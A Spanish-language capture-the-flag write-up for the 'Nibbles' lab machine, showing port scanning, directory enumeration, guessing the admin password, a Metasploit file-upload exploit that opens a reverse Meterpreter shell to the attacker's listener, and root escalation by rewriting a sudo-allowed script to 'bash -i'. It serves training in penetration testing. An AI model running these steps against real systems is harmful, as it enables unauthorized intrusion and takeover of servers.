Nibbles

Descripción

Esta es una máquina de dificultad fácil, es una máquina Linux y considero que tiene una enumeración divertida aunque hay tramos de la enumeración que quizá se pueden llegar a complicar y la escalada de privilegios quizá es un poco más complicada pero tampoco es algo imposible

---

Enumeración


Vamos a comenzar realizando un escaneo de puertos para ver los servicios que están activos en la máquina víctima

```
sudo nmap -p- --min-rate 5000 -sCV 10.10.10.75 -oN nibbless
```

```
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Después del escaneo podremos ver que tenemos el puerto 22 con **SSH** y el puerto 80 con **HTTP**


Página web



Al entrar en la web no encontraremos nada interesante, si hacemos Ctrl + u podremos ver el código fuente y encontraremos lo siguiente

```
3
4
5
6 <!-- /nibbleblog/ directory. Nothing interesting here! -->
7
```

Podremos ver el siguiente directorio web, si lo añadimos a la URL veremos lo siguiente




No encontraremos nada interesante a si que vamos a buscar directorios ocultos

```
gobuster dir -u http://10.10.10.75/nibbleblog -w /usr/share/wordlists/dirb/common.txt

/.hta                 (Status: 403) [Size: 301]
/.htaccess            (Status: 403) [Size: 306]
/.htpasswd            (Status: 403) [Size: 306]
/admin                (Status: 301) [Size: 321] [--> http://10.10.10.75/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/content/]
/index.php            (Status: 200) [Size: 2987]
/languages            (Status: 301) [Size: 325] [--> http://10.10.10.75/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/plugins/]
/README               (Status: 200) [Size: 4628]
/themes               (Status: 301) [Size: 322] [--> http://10.10.10.75/nibbleblog/themes/]
```

Si vamos al directorio **/content**

Y dentro seguimos la siguiente ruta encontraremos un nombre de usuario
**/content/private/users.xml




Ya que tenemos un usuario y parece ser bastante importante y también tenemos el directorio **/admin.php** con un formulario, vamos a intentar iniciar sesión con el usuario admin y probaremos contraseñas

he probado con la contraseña **nibbles**, que la he sacado de archivos de la ruta **/content/private**, vi un correo electrónico que era **admin@ nibbles.com** y probé con nibbles y funcionó

```
admin:nibbles
```

Después de conseguir un usuario y una contraseña podremos ver un directorio llamado /README veremos la versión de nibbleblog



Si buscamos con la herramienta de **searchsploit** encontraremos un módulo de **Metasploit**

```
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)                           php/remote/38489.rb
```

Explotación

Vamos a abrir metasploit y buscaremos el módulo

```
search nibbleblog 4.0.3
```

Usaremos el único módulo que nos sale

```
0  exploit/multi/http/nibbleblog_file_upload  2015-09-01       excellent  Yes    Nibbleblog File Upload
Vulnerability
```

lo configuramos y lo lanzamos

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set LHOST 10.10.16.21
LHOST => 10.10.16.21
msf6 exploit(multi/http/nibbleblog_file_upload) > set RHOSTS 10.10.10.75
RHOSTS => 10.10.10.75
msf6 exploit(multi/http/nibbleblog_file_upload) > set USERNAME admin
USERNAME => admin
msf6 exploit(multi/http/nibbleblog_file_upload) > set PASSWORD nibbles
PASSWORD => nibbles
msf6 exploit(multi/http/nibbleblog_file_upload) > set TARGETURI /nibbleblog/
TARGETURI => /nibbleblog/
```

```
[*] Started reverse TCP handler on 10.10.16.21:4444
[*] Sending stage (40004 bytes) to 10.10.10.75
[+] Deleted image.php
[*] Meterpreter session 2 opened (10.10.16.21:4444 -> 10.10.10.75:39912) at 2025-04-05 18:19:35 -0400

meterpreter >
```

Si comprobamos nuestros privilegios podremos ver que no somos **root**

```
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

Escalada de Privilegios

Vamos a enumerar los archivos que podemos ejecutar como **root**

```
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

```
User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

Veremos que tenemos el archivo monitor.sh por el que podemos escalar privilegios

Si intentamos abrirlo no nos dejará, tendremos que descomprimir el archivo **personal.zip**, que se encuentra en el usuario **nibbler**

```
unzip personal.zip
```

Una vez hecho eso nos moveremos a **stuff** y dentro cambiaremos el contenido de **monitor.sh** de la siguiente manera

```
echo "bash -i" > monitor.sh
```

Una vez hecho eso ejecutaremos el archivo como sudo y ya seremos **root**

```
sudo /home/nibbler/personal/stuff/monitor.sh
```